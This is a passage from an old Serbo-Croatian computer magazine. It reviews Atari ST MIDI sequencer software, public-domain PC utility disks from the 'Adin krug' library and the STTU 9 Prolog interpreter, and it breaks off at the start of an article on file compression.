Veliki broj funkcija je dostupan pomoću miša, direktno sa osnovnog ekrana ili preko *drop-down* menija. Isto tako možete koristiti i tastaturu ili kombinaciju kombinacija. Program podržava visok nivo multi-taskinga i skoro sve funkcije mogu biti pozvane u svako vreme, čak i pri čitanju i snimanju! *Creator* može memorisati 99 tragova, pri čemu u svaki trag može stati 16 kanala, ali samo 4 traga mogu biti puštane u isto vreme, što daje 16×4 ili 64 kanala! Ako ste mislili da napunite 99 tragova, to neće ići — u suštini tragovi daju 1584 kanala, ali maksimalna količina smeštanja iznosi oko 1330 taktova u 4/4 taktu pri brzini od 120 udaraca u minuti — čak i megabajt memorije ima svoje granice. Dovoljno je samo reći da takvo memorisanje dostiže i do 45 minuta svirke!

Isto kao i muzičke numere možete memorisati kompletne ritam tragove, pa čak i učitati „banku" glasova sa sintisajzera, naravno ako je sintisajzer ima.

Procedura snimanja fajlova je veoma laka za korišćenje jer su ikone napravljene kao kod standardnih kasetofona: FF, REW, STOP, REC. Vreme je podeljeno na 3 faktora: *beats, quantise unit* i *ticks*. *Ticks* je 768. deo delotaka i koristeći ga možete izolovati neku sekciju u okviru kanala i doraditi je sa postojećih 8 opcija.

Track window pokazuje mnoštvo informacija o kanalima. Iz njega možete menjati brzinu, glasnost, kompresiju, sabijanje i poravnavanje traka.

Lowest i *Highest* opcije vam omogućavaju da definišete blok nota, dok *Loop* vrši ponavljanje traka posle definisanog vremena.

Ghost Of svira pisme podacima iz bilo kog kanala i trage sa sopstvenim parametrima.

Quantise menu daje dve automatska inteligentna sistema za kvantizaciju celokupne kompozicije i sadrži modulacijsku kontrolu i točak za zavijanje *(pitch wheel)*. Isto tako možete kvantizovati dužinu nota dajući im maksimalnu, minimalnu ili fiksnu vrednost.

Sa tragovima i kanalima možete raditi šta hoćete: mogu biti slobodno kopirani i njihova brzina se može smanjivati i povećavati do apsurdnih granica (veoma korisna opcija pri snimanju); možete spajati više kanala *(merge)*, miksovati ih u jedan ili više tragova (ili obratno), ili možete „iščupati" jedan kanal koji je bio snimljen u okviru traga.

Veoma dobra opcija je *Arrange mode*, u kojoj možete povećavati i smanjivati brzinu jednog dela ili cele kompozicije dok ona svira. Set vam pokazuje trajanje izvođenja.

Midi informacije možete filtrirati na ulasku i na izlasku *(midi in / midi out)* i to sa više od 8 opcija. Suvišne informacije se ovim naće uništiti, pa ako se predomislite dovoljan je samo jedan „klik" mišem.

Zbog lakšeg aranžiranja pesme, listing tragova je stavljen zajedno na levu stranu ekrana ispod simbola A B C I D. Na ovaj način sva četiri traga mogu biti svirana u isto vreme. Ovaj prostor isto tako pokazuje kada će koji trag početi da svira, pa ako jedna sekcija treba da „upadne" u hor, samo je prihvatite mišem i ubacite u prozor *Arrange*.

Bez obzira na impozantan broj kanala, u svako vreme imate pristup bilo kojem kanalu ili njegovom delu. Ako želite da pustite samo neke kanale, ostale možete isključiti *(mute)*. Individualni kanali mogu biti imenovani, pa čak možete imenovati i instrumente koji će biti dodeljeni svakom Midi kanalu.

Drugi veliki ekran u *Creator*-u je *Edit screen*. Ovde su sve Midi informacije u okviru kanala izlistane uporedo sa parametrima. Možete ih skrolovati i dok to činite podaci se prenose do vašeg instrumenta, tako da možete čuti šta se dešava. Parametri se, slično kao i u desktopu, mogu pomerati mišem dok je pritisnuto levo dugme. Ako pomerite parametar izvan ekrana editora, biće izbrisan, a sa njim i ceo kanal. Pomoću ovoga možete premeštati kanale u okviru traga ili praviti praznine u tragu. Slično možete raditi i sa tragovima u *Partbox*-u koji se nalazi na levoj strani ekrana.

Postoji i *Chord* funkcija koja šalje na instrument sve kanale koji imaju isti vremenski poredak (dok običnim skrolovanjem dobijate jedan po jedan kanal).

Creator može sinhronizovati i eksterni MIDI klok koji koristi rezoluciju od 1/96 note u 1/768 note, korišćenjem merenja vremena između impulsa i „umetnutim" tiknama. Naravno, program podržava sva uobičajena MIDI pointera. Ostale funkcije programe uključuju *Play* algoritme koji proveravaju i ispravljaju vremenske greške u sviranju. Opcija se može isključiti po želji.

File meni je standardan, formatiranje, brisanje, čitavanje i snimanje cele kompozicije ili sekvence.

Uz program se dobija veoma dobro uputstvo na šezdesetak stranica, u kom ćete naći sve što vam je potrebno za rad sa programom.

Level 2

Dr T's

Dr T's je prva softverska kuća koja je na tržište izbacila pravi integralni MIDI studio. Ovaj studio se sastoji od KCS-a (Keyboard Controlled Sequencer) i MPE (Multi Program Environment), šale pod kojim se mogu koristiti svi *Dr T's* kompatibilni programi — *Copyist* koji služi za štampanje nota i editori za *Yamaha DX 7*, *Roland D-50* i *MT-32* sintisajzere.

KCS 2 je poboljšana verzija *Dr T's* prvog sekvencera, a zahteva (zajedno sa MPE-om) najmanje 1M, 2M RAM a ako ga koristite i sa *Copyist*-om. Osim ovih programa postoje još *Master Editor* i *PVG* (Programmable Variations Generator) pomoću koga možete praviti varijacije već snimljene muzike ili procesirati jednostavne fraze.

KCS 2 (slika 8) se koristi za snimanje i editovanje muzike u MIDI formatu. Pre startovanja ovog



Slika 7 *Master Score* na delu

programa mora se izvršiti konfiguracija MIDI sistema. KCS 2 se može podesiti da prima sve podatke ST-ovog MIDI In porta, ali može i da ignoriše izabrane sistemske poruke. Eho opcija vam omogućava da na glavnoj klavijaturi svirate preko jednog kanala, a da se podaci šalju drugom sintisajzeru preko drugog MIDI kanala.

Najvažniju funkciju u sekvenceru ima brojač. KCS 2 vam omogućava da odredite broj udaraca u minutu (tempo), broj udaraca u taktu i broj koraka internog kloka po udarcu. Ovi se parametri slobodno mogu menjati za vreme snimanja i editovanja. Može se koristiti KCS-ov interni sat ili sat nekog eksternog MIDI uređaja, sinhronizovanje sa magnetofonima je moguće preko MIDI *song pointer*-a.

KCS ima tri različita režima: **Track**, **Open** i **Song**. **Track** režim je sličan analognom rikorderu: on snima sekvencu konstanti 48 nezavisnih tragova, pri čemu svaki može držati podatke bilo kog MIDI kanala. **Open** režim je moćniji: on vam dozvoljava da manipulišete sa 128 sekvenci različite dužine koje se mogu uključiti, isključiti, podesiti na kruženje određen broj puta ili menjati u realnom vremenu ili pod kontrolom drugih sekvenci, a nove sekvence se mogu snimati za vreme reprodukcije. **Song** režim (slika 8) je strožija varijanta **Open** režima gde se sekvence edituju zajedno i ne mogu se mešati. Razmena podataka je moguća između sva tri režima: najlakše je sekvencu snimiti u **Track** režimu, pa je želim menjati u druge dve.

Pošto bi za potpuno predstavljanje ovog programa bilo potrebno mnogo više prostora nego što je za ovaj članak dozvoljeno, mi ćemo samo opisati kako izgleda rad sa njim.

Najpre se unosi prvi trag koji automatski postavlja dužinu svih ostalih. Ovaj trag se konstantno ponavlja pomoću *loop* opcije dok se unosi sledeći. Čim se doda novi trag i on se uključuje u reprodukciju pri snimanju sledećeg. Iako pojedini tragovi mogu da soliraju ili se mogu uključiti/isključiti po vašoj želji.

Ako pri snimanju napravite više grešaka, najbolje je da odrišete ceo trag i snimite ga ponovo. Ako, pak, samo mali deo kvari inače dobar trag, možete ga označiti i uneti ponovo ili ga popraviti pomoću editora MIDI podataka.

Editovanje je takođe moguće za vreme snimanja i reprodukcije. Operacije sa tragovima uključuju spajanje (merge), brisanje, zamenu tragova, njihovog redosleda i pomeranje traga napred ili nazad u vremenu, što je izuzetno korisna opcija za hor ili eho efekte.

KCS 2 omogućava editovanje svih mogućih MIDI parametara, uključujući i kontrolne podatke kao što su promena tempa, uključenje/isključenje sekvence itd. Ove promene možete označiti za celu sekvencu ili za njen određeni deo. Ostale funkcije editora uključuju isecanje, kopiranje, dodavanje, ubacivanje/brisanje određenih podataka, spajanje i deljenje traga.

Dodatne komande omogućavaju menjanje vrednosti trajanja note, fade in/fade out, sabijanje/širenje ukupnog trajanja, predefinisanje MIDI kanala i reversno postavljanje nota (sviranje unazad).

Master Editor ima čak i moćnije funkcije! Opcija *Chord* (akord) omogućava „sjedinjavanje" proizvoljnog broja nota u akord ili deljenje akorda na pojedine note koje će se reprodukovati na određenom MIDI kanalu.

Izborom funkcije EXT iz KCS-ovog editora, prebacujete se u *MPE Shell*. Odavde možete pozvati bilo koji *Dr T's* program, kad što je editor zvuka *DX Heaven*. Jednostavnim pritiskom na opciju možete se prebacivati između KCS-a i editora zvuka. *MPE Shell* omogućava instaliranje do osam programa koji će stalno biti u memoriji.

DX Heaven ima mogućnost reprodukovanja KCS-ovih datoteka, tako da sve promene zvuka možete odmah probati bez vraćanja u sekvencer. Na žalost, *DX Heaven* podržava samo standardne parametre DX-7 sintisajzera, ne i nove mogućnosti DX-7 II.

Sa programom se komunicira pomoću izvrsnog grafičkog interfejsa. Možete držati do osam datoteka zvuka u memoriji koje se pozivaju trenutno. Podešavanje parametara se može obaviti na više načina. Na raspolaganju su vam ekranski slajder, +/− tasteri ili jednostavno unošenje novih vrednosti. Envelope zvuka su predstavljene grafički i mogu se menjati jednostavnim „pomeranjem" pomoću miša.

Napokon dolazimo i do najkompleksnijeg i najmoćnijeg dela programa — programibilnog generatora varijacija (PVG). U osnovi, PVG omogućava editovanje i stvaranje nove muzike u zavisnosti od zadatih kombinacija fiksnih pravila i njihovoj slučajnoj primeni. Više ovih pravila i slučajnosti se mogu kombinovati u makroe, pomoću kojih definišemo promene originalne sekvence.

Ovi makroi se mogu dodeliti svim vrstama MIDI podataka i njihovim kombinacijama. Takođe je moguća i zaštita raznih parametara od promena.

PVG može posebno biti koristan za razvijanje proste muzičke fraze. Sa više 'propuštanja' ove jednostavne fraze kroz razne makroe, mogu se dobiti iznenađujuće složeni muzički izrazi. Ako ste ikada igrali „Life" (Život) kompjutersku igru u kojoj složeni organizmi postaju od prostijih, biće vam jasno kakve se sve varijacije mogu postići ovim programom.

Posle snimanja, editovanja, određivanja boje zvuka i preslušavanja pesme, jedino što treba uraditi je preneti MIDI podatke u čitljiv format — note. *Copyist* omogućava štampanje MIDI datoteka i čita KCS, *Steinberg* i bilo koji standardni MIDI format podataka.

Pošto smo ovaj paket dobili bez *Copyist*-a, možemo vam reći samo sledeće: *Copyist* omogućava dodavanje teksta notama, na raspolaganju vam je velika biblioteka simbola, čak možete definisati svoje simbole pomoću priloženog font editora! Program podržava „epson" i „HP Laserjet" kompatibilne štampače i HP-GL kompatibilne plotere. Nemojte misliti da ćete čak i sa 24 pinskim štampačem postići dovoljan kvalitet ispisa! Za najbolje rezultate potreban vam je laserski štampač ili barem ploter.

Iako nisu tako ljubazni prema korisniku kao *Master Tracks Pro*, *Dr T's* programi su veoma logični i praktični — kada se jednom naviknete na njih. Jedina zamerka KCS-u bi bio jedan veoma čudan bag: ako imate priključen modem na ST-ov RS232 port, isključite ga pri snimanju, u suprotnom, ako vam zazvoni telefon, program krahira!

Na muzičkoj sceni

Sa ovolikim brojem kvalitetnih programa, jasno je da se sve više ljudi odlučuje za korišćenje ST-a na polju MIDI-ja. Dovoljno je samo navesti neka od imena koja koriste 1040ST u studiju i na koncertima: *Peter Gabriel*, *B.B. King*, *Mike Fleetwood (Fleetwood Mac)*, *Tangerine Dream*, *Ashley Ingram (Imagination)*, *Pointer Sisters*, *Tony Visconti*, *Go West*, *Pat Seymor* i *Moody Blues*. U svetu u kome vlada „veliki plavi" kompjuteri koji nisu zasnovani na MS-DOS-u veoma teško mogu da postave standarde u bilo kojoj oblasti. Atariju je to, izgleda, ipak pošlo za rukom.

Riznica „Adinog kruga"

Igra staklenih perli

U ovom broju „Računara" prikazujemo sadržaj još nekoliko disketa iz „Adinog kruga". Na njima se nalaze programi sa dosta dugim stažom među softverom u javnom vlasništvu, ali im ta „starost" nimalo ne umanjuje vrednost. Naprotiv, softver je kao i vino — ili brzo prokisne ili vremenom postaje sve bolje.

Zoran Cvijetić

ADK 10

Ovdje se nalazi niz programa koji ili pomažu kod rada sa pritajenim (TSR) programima (Terminate and Stay Resident) ili su sami TSR.

Prvi je *MARK* i njegov direktni pomoćnik *RELEASE*. Njih dvojica služe za deinstaliranje TSR programa iz memorije. Normalno, ovo nam je potrebno samo kod onih TSR-ova koji tu opciju ne podržavaju. Ukoliko budete upotrebljavali ova dva programa, više nećete često isključivati računar.

FMARK je memorijski štedljivije verzija programa *MARK*.

MAPMEM-om dobijate mapu zauzeća PC-ove memorije. Uz početnu adresu svakog zauzetog memorijskog bloka dano je i koji proces je njegov vlasnik, kolika mu je veličina i koji interapt vektori pokazuju na njega. Najčešće se koristi kad se želi vidjeti koji su sve TSR programi aktivni. *MAPMEM* prepoznaje proširenu memoriju, a uz pomoć programa *WATCH* alociranje memorije i redirekcioniranje interapt vektora se može pratiti i dinamički.

Programi za simuliranje kolor grafike na „HERKULES" grafičkoj kartici su kod nas iz svima jasnih razloga, veoma popularni. Na ovoj disketi se nalazi *SIMCGA*, jedan od popularnijih programa takve vrste. Kako on radi i koje su mu mane možete pročitati u članku „Simulirani HERCULES" („Računari 44", str. 30, autor: Dejan Ristanović). *VASTSCREEN* (koji je opisan u tom članku) je, doduše, bolji od *SIMCGA*, ali za njega morate izdvojiti teško stečenih 45 DM, a *SIMCGA* je praktično besplatan. Ovo je za mene dovoljan razlog da se odlučim za *SIMCGA*. Osim toga, *SIMCGA* u ne možemo uputiti nijednu ozbiljniju zamjerku.

Svaki od korisnika PC-a se bar jednom našao u situaciji da je trebalo privremeno izaći u DOS (na primjer da bi formatirao novu disketu), a program koji je koristio to nije dopuštao! Upotrebom programa *POPANY* takve situacije se više neće ponavljati. On omogućava da u bilo kojem trenutku (iz bilo kojeg programa) izađete u DOS (stručno se to kaže „startati sekundarnu kopiju komandnog procesora"), tamo uradite što želite (pa čak i izvršite neki drugi program) i poslije toga se naredbom EXIT vratite na mjesto gdje ste prekinuli s radom.

Obožavaćete *POPANY*. Mali je, ali moćan i koristan.

Usmjeravanje štampanja u datoteku kod programa koji to ne podržavaju nije zahtjev s kojim ćete se susretati svakodnevno. Međutim, kad do njega dođe može prouzrokovati velike glavobolje ako ne znate kako ga riješiti (sjetite se članka o *MATH CAD*-u i problema koje je kolega Ristanović tada imao). U takvim slučajevima vam kao aspirin prepisujem program *LPTX*. On može preusmjeriti bilo koji od izlaza za štampač, a preusmjeravanje se može u svakom trenutku po volji uključiti i isključiti.

PC BOSS je DOS shell program. Opcija ima mnogo (suviše za nabrajanje). Help sistem je obiman i daje sve podatke koji su korisniku potrebni za rad. PC-BOSS svojim kvalitetom i onim što pruža korisniku konkuriše komercijalnim programima istog tipa, a neke i premašuje.

ADK 13

„Adin krug" u svojoj biblioteci programa ima nekoliko disketa na kojima se nalazi izvorni kod za razne prevodioce i interpretere. Pravi Programeri hakeri i svi oni koje zanima sistemski softver će s bilo kojom od tih disketa doći na svoje. Međutim, ako je primarni kriterij zainteresovanosti za umjetnu inteligenciju, onda je ova disketa jedini izbor.

Ona sadrži *XLISP* interpreter za LISP koji u danoj verziji (XLISP 1.4 od 14. februara 1985.) podržava objektno orijentirano programiranje.

Uz *XLISP* i njegov izvorni kod dobićete još i potrebne biblioteke, niz primjera i izvorni kod za radni okvir PROLOG. PROLOG je napisao Ken Kahn za *MACLISP*, a prilagodbu za *XLISP* je izvršio David Betz (koji je ujedno i autor *XLISP*-a). Ovakva implementacija PROLOGA je inspirirana drugim programima iste vrste koje su napisali Par Emanuelson i Martin Nilsson. Danak je, normalno, plaćen u brzini (tj. sporosti) izvršavanja.

Izvorni kod *XLISP*-a je u C-u. Korišten je *Microsoft C*, a moguće su prilagodbe za *Computer Innovations C, CPM68K C, DeSmet C, MegaMax C, VAX 11C, DECUS C, AZTEC C* i *Unix C* prevodioce. Kod se prevodi i povezuje bez problema uz korištenje priloženih *batch* datoteka.

ADK 17

Da li želite brži tvrdi ili flopi disk? Ako je vaš odgovor „Da?!" onda pogledajte program *CACHE*. *CACHE* ubrzava rad sa flopi i tvrdim diskovima (prosječno ubrzanje iznosi oko 2 puta). O tome kako radi keš program detaljnije možete naći u članku „Božanstvena artiljerija" („Računari" br. 42, str. 23, autor: Dejan Ristanović).


Ovdje je i *CED* (verzija 1.0D) kojeg se dobro sjećate iz jednog od prethodnih brojeva „Računara".

ADK 23

FINDUP 32 i *TDEBUG* su programi koje često koristimo, a siguran sam da ćete ih i vi rado.

FINDUP32 spada među uslužne programe. Služi za listanje sadržaja diska uz opciono sortiranje liste datoteka i pronalaženje datoteke sa istim imenom. Sortiranje se može vršiti po imenu, datumu i vremenu nastanka i veličini datoteke, te po direktoriju u kojem se datoteke nalaze. Traženje datoteka sa istim imenom se može vršiti istovremeno na više diskova. Lista se može usmjeriti na ekran, štampač ili u datoteku. Na kraju rada program daje statistiku zauzeća diska sa podacima o broju direktorija, broju datoteka i zauzetom prostoru. Brzina izvršavanja je zadovoljavajuća već na standardnom PC-u. Dan je i izvorni kod u *Turbo Pascal*-u koji sadrži nekoliko veoma interesantnih rutina.

TDEBUG je razvojna verzija istoimenog komercijalnog *source level* dibagera za Turbo Pascal (verzije 3.0B ili 3.01 A). O značaju dibagera na nivou izvornog koda u životu i radu Pravog Programera smo već pisali u člancima „Istjerivači bubica" i „Ne daj bubi da te gricka". Sa *TDEBUG*-om možete promatrati ponašanje (izvršavanje) programa korak po korak uz vizuelno praćenje položaja u izvornom kodu, postavljati tačke prekida na određenu liniju izvornog koda ili na poziv određene procedure ili funkcije, kao i ispitivati i mijenjati sadržaj globalnih i lokalnih varijabli. Za one koji žele da uštede koji dolar ili ne



Jedna od brojnih slika priloženih u program *READMAC*

Iz „Adine" riznice

Namenjena
Razno

Sadržaj paketa
Samo diskete

Broj disketa
Za potrebe ovog testiranja iz „Adinog kruga" smo dobili diskete sa rednim brojem 10, 13, 17, 23, 24, 29, 38, 39, 40, 46, 64 i 74.

Tip disketa
Diskete su veličine 5.25 inča u standardnom PC formatu zapisa.

Dokumentacija
Priručnik uz diskete ne postoji u štampanoj formi, već je u obliku datoteke na disketi. Na svakoj disketi se nalaze datoteke ADINKROG.INF, ADINKROG.LOG, BERI ME.BAT, CLANAR.INF, DATOTEKE.INF i SE.COM. One služe za lakše upoznavanje sa sadržajem diskete. Prva i druga sadrže informacije o „Adinom krugu", treća je batch fajl čijim se startanjem na ekranu dobija sadržaj ostalih datoteka (ekvivalent uobičajenom READ-ME.BAT), četvrta sadrži pristupnicu u „Adin krug" (možete je poslati na štampač), a peta podatke o datotekama koje se nalaze na disketi uz kratke komentare. Zadnja datoteka je, ustvari, pomoćni program. Ukoliko kopiju diskete imate namjeru dati nekome, ovih 6 datoteka se mora nalaziti na kopiji, jer je to princip na osnovu kojeg radi „Adin krug".

Okruženje.
IBM PC/XT/AT, PS/2 ili kompatibilni računar. Tvrdi disk nije potreban. Potrebna DOS verzija 2.00 ili viša.

Proizvođač
Detaljne informacije o načinu učlanjivanja i naručivanja možete dobiti na adresi:
MIKRO ADA
(ZA ADIN KRUG)
Cankarjeva 10 b
61000 LJUBLJANA
Tel. (061) 219-125

Cijena
Cijena jedne diskete sa programima ovisi o tome da li ste član „Adinog kruga" ili ne, da li ste privatno lice ili društvena organizacija i o tome koliko disketa naručujete odjednom. Raspon je od 7200 do 16000 dinara po komadu (prema cjenovniku iz oktobra 1988.). U cijenu nije uračunata poštarina koja iznosi 1500 dinara.

konste verziju 1.0 *Turbo Pascal*-a, ovo je i više nego zadovoljavajući izbor. Svi ostali neka nabave komercijalnu verziju *TDEBUG*-a ili *Turbo Pascal 5.0*

ADK 24

Ako vas interesuju unakrsne tabele, onda pogledajte upravo ovu disketu. Tu je izvorno kod jednog *spreadsheet* programa. Pisan je u modula-2 jeziku i namijenjen je „mekintošu". U priloženim uputama se tvrdi da prepravke za PC na bi bile velike. Ovu tvrdnju nisam uspio provjeriti ali me je letimičan pregled koda ostavio u uvjerenju da nije daleko od istine, jer je dobar dio programa općenit.

ADK 29

PC DISK, program za katalogiziranje diskova, omogućava da spisak datoteka na nekom disku (disketi) spremite u posebnu tzv. katalog datoteku uz mogućnost pridjeljivanja kratkog opisa svakoj datoteci i kasnijeg pretraživanja (slično kao Nortonov *FILEINFO*).

Izvorni kod je priložen.

Instaliranje na tvrdi disk

Dobijene programe možete kopirati na tvrdi disk korištenjem obične COPY naredbe. Ukoliko je neka od datoteka isporučena u komprimiranom obliku, dekomprimaciju možete izvršiti slijedeći uputstva koja se nalaze priložena na disketi.

ADK 38

VISIBLE PASCAL je skup od tri programa namijenjena pisanju Paskal programa. Sastoji se od editora, prevodioca i dibagera na nivou izvornog koda.

Editor je pristojnih mogućnosti i brzine. Dobro dođe samo ako nemate ništa bolje.

Prevodilac je dosta ograničenih mogućnosti. Ne poznaje realne brojeve. Procedure i funkcije se ne mogu deklarirati sa FORWARD naredbom, niti su poznate lokalne procedure. GOTO nije podržan, kao ni varijabilni skupovi RECORD struktura, pokazivači i dinamičko alociranje memorije. Osnovne operacije sa nizovima karaktera su podržane, ali niz ne može biti duži od 80 znakova. Za identificiranje riječi služi samo prvih 10 znakova imena (dužine imena nije ograničena). Brzina prevođenja je zadovoljavajuća.

Dakle, što se tiče editora i prevodioca, koliko para toliko i muzike. Međutim, situacija se mijenja nabolje kada se dođe do dibagera. Upravo on je razlog zbog kojeg prikazujem *VISIBLE PASCAL*.

Dibager radi na nivou izvornog koda. Po načinu na koji se radi s njim i organizaciji ekrana podsjeća na *TDEBUG*. Kod dibagiranja program možete izvršavati u punoj brzini, usporeno („animacija" slična onoj kod *CODEVIEW* dibagera kad se upotrijebi E komanda), naredbu po naredbu (odnosno liniju po liniju) ili do tačke prekida. Izvorni kod programa možete na brzinu pogledati ili editirati! Rezultat naredbi koje operiraju sa ekranom neće biti uništen radom dibagera, tako da u bilo kojem trenutku možete pogledati sadržaj ekrana i vratiti se natrag u dibager. Kao što vidite, učinjeno je sve da bi rad programa bio vidljiv korisniku i odatle ovom paketu ime „Vidljivi PASCAL".

ADK 39

Tu se nalazi starija verzija programa *MAPMEM* (novija je na ADK 10) koja ne bi došla u ovaj prikaz da nije priloženog izvornog koda. Iz njega možete doznati neke od tajni DOS-a koje MICROSOFT ljubomorno čuva samo za sebe i ostavlja ih nedokumentovane. Vrlo zanimljivo i korisno!

Programi u javnom vlasništvu

Programe u javnom vlasništvu možete slobodno kopirati drugima pod uvjetom da pri tome ne ostvarujete nikakvu zaradu. Disketu morate kopirati u cjelini. Nikakve izmjene na disketi ili u programima nisu dopuštene. Detaljnije o softveru u javnom vlasništvu možete naći u „Računarima" br. 38, str. 20.

ADK 40

Još jedna od disketa sa izvornim kodom nekog prevodioca. Ovaj put se radi o prevodiocu za paskal pisanom u Turbo Pascal-u, ime mu je *FACILIS* i baziran je na *PASCAL S* prevodiocu Niklausa Wirtha.

FACILIS ne dopušta generiranje datoteke sa izvršnim kodom (šteta), već, nakon što generira p-kod, odmah prelazi na njegovo interpretiranje. Znači, svaki put kad zaželite izvršiti neki program morate ga ponovo prevesti. Brzina izvršavanja prevedenog programa je mala (ovo je ipak p-kod).

Podržan je skoro cjelokupni standardni paskal (nedostaje rad sa datotekama). Ostala ograničenja su nabrojana u uputama.

Izvorni kod je priložen, zajedno sa svom sintaksom, internim kodovima i tabelama koje su potrebne za razumijevanje, mijenjanje i proširivanje *FACILIS*-a.

ADK 46

Profajleri (nisam, na žalost, mogao pronaći odgovarajući prijevod engleske riječi 'profiler') su programi koji pomažu kod razvoja drugih programa. Zaduženi su za analiziranje učestalosti pozivanja dijelova programa i mjerenje vremena potrebnog za njihovo izvršavanje. Rezultati ovakve analize pomažu programerima da ubrzaju rad programa kojeg razvijaju uz optimalan odnos vremena utrošenog za poboljšavanje (ubrzavanje) programa i dobitka na brzini programa. Skraćeno rečeno, ovi programi pomažu u određivanju „uskih grla" u programu koji se razvija (to je onih famoznih 5% koda u kojem program provodi 95% vremena).

Pro et contra

Hvalimo

1. Brzu i kvalitetnu uslugu
2. Visok kvalitet ponuđenih programa
3. Niz pogodnosti koje „Adin krug" pruža članovima

Kritikujemo

Primjedbi, za sada, nemamo.

Ovdje dani profajler je namijenjen analizi programa pisanih u makroasembleru. Na disketi se nalazi u obliku izvornog koda (datoteka PROFILER.ASM) koji je normalno u makroasembleru.

Njegove karakteristike su sljedeće:

- Interna rezolucija je 838 ns.
- Za rad sa koristi brojač 0 čipa 8253. Zbog toga se on ne smije modificirati od strane koda koji se analizira.
- Funkcije DOS-a koje služe za rad sa vremenom će raditi normalno.
- Kod koda čije je vrijeme izvršavanja veće od 54.925 milisekundi interapti moraju biti omogućeni.
- Ne postoji nikakav sporedni utjecaj na kod koji se testira.
- Na steku uvijek mora biti slobodno najmanje 10 bajta da bi profajler mogao raditi.

Izlazni rezultat njegovog rada je vrijeme utrošeno za izvršavanje nekog dijela koda izraženo u sekundama, mili i mikrosekundama.

ADK 64

Ako želite na PC-u manipulirati sa slikama koje ste prebacili sa „mekintoša", onda vam treba *READMAC*. Prebačene slike možete prikazivati, štampati, mijenjati im odnos širine i visine i prevoditi ih u format čitljiv *PC PAINT* programu. Danas verzija (trenutačno je to najnovija) prepoznaje grafičku karticu koja je instalirana i automatski joj se prilagođava. Pogledajte priložene primjere. Impresivni su!

Prije nego što zaključimo ovaj članak, željeli bismo skrenuti pažnju na disketu ADK 74. Njen prikaz ne spada u ovaj članak, ali je spominjemo jer sadrži djelo domaćih autora (Mateja Jakše i J. Jere). Na njoj je program za minimalizaciju digitalnih veza po modificiranom Quine-ovom algoritmu uz cjelokupni izvorni kod.

Naš test

STTU prolog/Davorin Ruševljan

Prolog za svakoga

Žarko Berberski

Prolog je u svojoj definiciji mali jezik, a veliki ga čine čitave biblioteke predikata koje se nalaze ugrađene u interpreter. Kao što verovatno znate, prolog se pojavljuje gotovo isključivo kao interpreter. U poslednjih nekoliko godina su počeli da se pojavljuju i kompajleri, koji su još uvek previše glomazni i preskupi da bi izašli iz strogo akademskih okvira.

Ni ovaj prikaz ni sam interpreter i uputstvo koje dobijate uz njega neće vas naučiti da radite na prologu. Za to vam je potrebna dobra knjiga. Prolog se sluša kao predmet na praktično svim našim fakultetima na kojima postoji smer kompjuterskih nauka, pa sa literaturom ne bi trebalo biti problema. Konačno, domaći autor Ivan Bratko napisao je jedan od najboljih prolog udžbenika ne samo u Evropi nego u čitavom svetu. Knjiga nosi naslov „Prolog Programming for Artifical Inteligence", a izdao ju je Addison-Wesley.

STTU 9 Prolog je potpuno standardna implementacija ovog jezika koja se pridržava specifikacija date u knjizi „Programming in Prolog" (autori W. F. Clocksin i C. S. Mellish, izdavač Springer Verlag). Pojedini autori u U.S.A. su pokazali da se čitav prolog može realizovati sa tridesetak naredbi (tako je nastao Prolog RISC procesor). *STTU 9 Prolog* ih ima oko 70, što čini više nego solidnu osnovu za pisanje programa.

Pored standardnih predikata za rad sa atomima i brojevima (poznaje celobrojni tip dužine 2 bajta, što će reći sa vrednostima [-32768, 32767]) te za dodavanje, uništavanje, menjanje i listanje predikata, *STTU 9 Prolog* raspolaže sasvim solidno rađenim ulazom i izlazom.

Interpreter ne koristi ni prozore ni menije ni miša, ali je zato brz i kratak. U ostalom, većina prolog interpretatora je takva. Kad se malo priviknete na takav rad, nećete ni primetiti da nema grafičke okoline. Sistem je uostalom tako realizovan da možete izmeniti kompletan interpretator i srediti ga da radi upravo ono što vi želite. Šta bi jedan programer mogao više da poželi od otvorenog sistema?

STTU 9 Prolog je pisan u asembleru i to je tajna njegove kompaktnosti i brzine. Od autora možete dobiti i izvorni kod, pa sa izmenama ne bi trebalo biti nikakvih problema. Interpretatoru bi se možda i moglo zameriti to što nema barem pet-šest funkcija za pozivanje TOS i GEM funkcija, no takve funkcije bi zahtevale još dva tri lipa podataka i još desetak funkcija za rad sa njima. Ukoliko imate znanja, želje i vremena, možete i sami načiniti takve proširenja. Svi javni programi u ostalom vremenom postaju kolektivno delo više programera, koji nezavisno rade razna proširenja i šalju ih autoru, koji onda to lepo sredi, uklopi i stvara nove verzije.

Jedina „teška" zamerka ovom programu je to što pri startovanju postavlja inverzni displej (crna pozadina i bela slova) koji pri završetku programa ostaje na snazi u sistemu. Kako praktično svi programi koji imaju opciju za invertovanje slike pri izlasku restauriraju prethodno sistemsko stanje, to se posledice ovog „baga" dosta teško uklanjaju (ACC program kojim se podešavaju boje ne može da uradi inverziju). Sve to pod uslovom da volite crna slova i belu pozadinu.

Šta na kraju reći nego: probajte ovaj program, uz njega i neku dobru knjigu naučite jedan od najraširenijih jezika veštačke inteligencije. Kako do programa? U arhivskom tajlu RAČUNARI 46, koji možete dobiti preko rubrike HELP, nalazi se i *STTU 9 Prolog*. Princip je dakle jednostavan: vi nama svežе formatiran disk (na 720 K iz Desktopa), mi vama *STTU 9 Prolog* u arhivskom fajlu RAČUNARI 46.

Arhiviranje datoteka / „atari ST"

Programi u arhivi

Koliko god se memorije računara i kapaciteti diskova povećavali, uvek će biti više podataka koje treba smestiti nego prostora. Ovaj marfijevski zakon imali su na umu i autori programa koje prikazujemo u ovom broju. Zasnivajući svoj rad na algoritmima Donalda Knutha i drugih legendi računarstva, programi za sažimanje postižu izvanredne rezultate.

Žarko Berberski

Programi sažimanje, praktično, zasnivaju svoj rad na činjenici da u svakom skupu podataka postoje oni koji se javljaju češće i oni koji se javljaju ređe. U slučaju datoteka na disku, ako se za osnovnu jedinicu informacija uzme bajt, neke vrednosti iz opsega [0..255] se više puta ponavljaju od ostalih. Ako ispitate neki tekst, videćete da se „blanko" karakter (20 hex) javlja češće od bilo kog drugog. Ako bi se najčešće vrednosti bajtova kodirale sa manje od osam bita, postigla bi se prilična ušteda prostora, zar ne? Isto to važi i za sve druge česte vrednosti.

Način ustanovljavanja najčešćih vrednosti i način kodiranja razlikuju se od algoritma do algoritma, a svima im je zajedničko to da je kompresija utoliko bolja ukoliko ima više međusobno jednakih podataka. Skup sa potpuno ravnomernim rasporedom podataka gotovo je nemoguće sažeti.

